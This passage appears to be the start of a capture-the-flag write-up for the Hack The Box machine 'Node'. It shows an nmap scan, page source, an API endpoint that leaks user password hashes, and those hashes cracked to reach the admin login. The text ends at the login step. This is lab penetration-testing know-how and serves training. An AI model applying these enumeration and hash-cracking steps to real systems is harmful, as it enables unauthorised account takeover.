

node

m10x_way


```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# nmap -A 10.10.10.58
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-12 21:59 EDT
Nmap scan report for 10.10.10.58
Host is up (0.19s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE          VERSION
22/tcp   open  ssh              OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-datanode Apache Hadoop
| hadoop-datanode-info:
|_  Logs: /login
|_http-title: MyPlace
|_http-trane-info: Problem with XML parsing of /evox/about
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.13 (92%), Linux 3.2 - 4.9 (92%), Linux 3.12 (90%), Linux 3.13 or 4.2 (90%), Linux 3.16 (90%), Linux 3.16 - 4.6 (90%), Linux 3.18 (90%), Linux 3.8 - 3.11 (90%), Linux 4.2 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   208.40 ms 10.10.14.1
2   208.38 ms 10.10.10.58

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.62 seconds
```



checking the page source




```
    <!-- Header -->
    <header>
        <div class="container">
            <div class="row">
                <div class="col-lg-12">
                    <img class="img-responsive" src="img/profile.png" alt="">
                    <div class="intro-text">
                        <span class="name">Welcome to MyPlace</span>
                    </div>
                </div>
            </div>
        </div>
    </header>

        <!--[if lt IE 8]>
            <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Plea
        <![endif]-->

        <div data-ng-view=""></div>

    </body>

    <script type="text/javascript" src="vendor/jquery/jquery.min.js"></script>
    <script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>
    <script type="text/javascript" src="vendor/angular/angular.min.js"></script>
    <script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>
    <script type="text/javascript" src="assets/js/app/app.js"></script>
    <script type="text/javascript" src="assets/js/app/controllers/home.js"></script>
    <script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
    <script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
    <script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
    <script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>
</html>
```




view-source:http://10.10.10.58:3000/assets/js/app/controllers/home.js

```
var controllers = angular.module('controllers');

controllers.controller('HomeCtrl', function ($scope, $http) {
  $http.get('/api/users/latest').then(function (res) {
    $scope.users = res.data;
  });
});
```




```
▼ 0:
    _id:        "59a7365b98aa325cc03ee51c"
    username:   "myP14ceAdm1nAcc0uNT"
  ▼ password:   "dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af"
    is_admin:   true
▼ 1:
    _id:        "59a7368398aa325cc03ee51d"
    username:   "tom"
  ▼ password:   "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240"
    is_admin:   false
▼ 2:
    _id:        "59a7368e98aa325cc03ee51e"
    username:   "mark"
  ▼ password:   "de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73"
    is_admin:   false
▼ 3:
    _id:        "59aa9781cced6f1d1490fce9"
    username:   "rastating"
  ▼ password:   "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0"
    is_admin:   false
```

https://crackstation.net/




dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af	sha256	manchester
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240	sha256	spongebob
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73	sha256	snowflake
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0	Unknown	Not found.




myP14ceAdm1nAcc0uNT

●●●●●●●●●●●

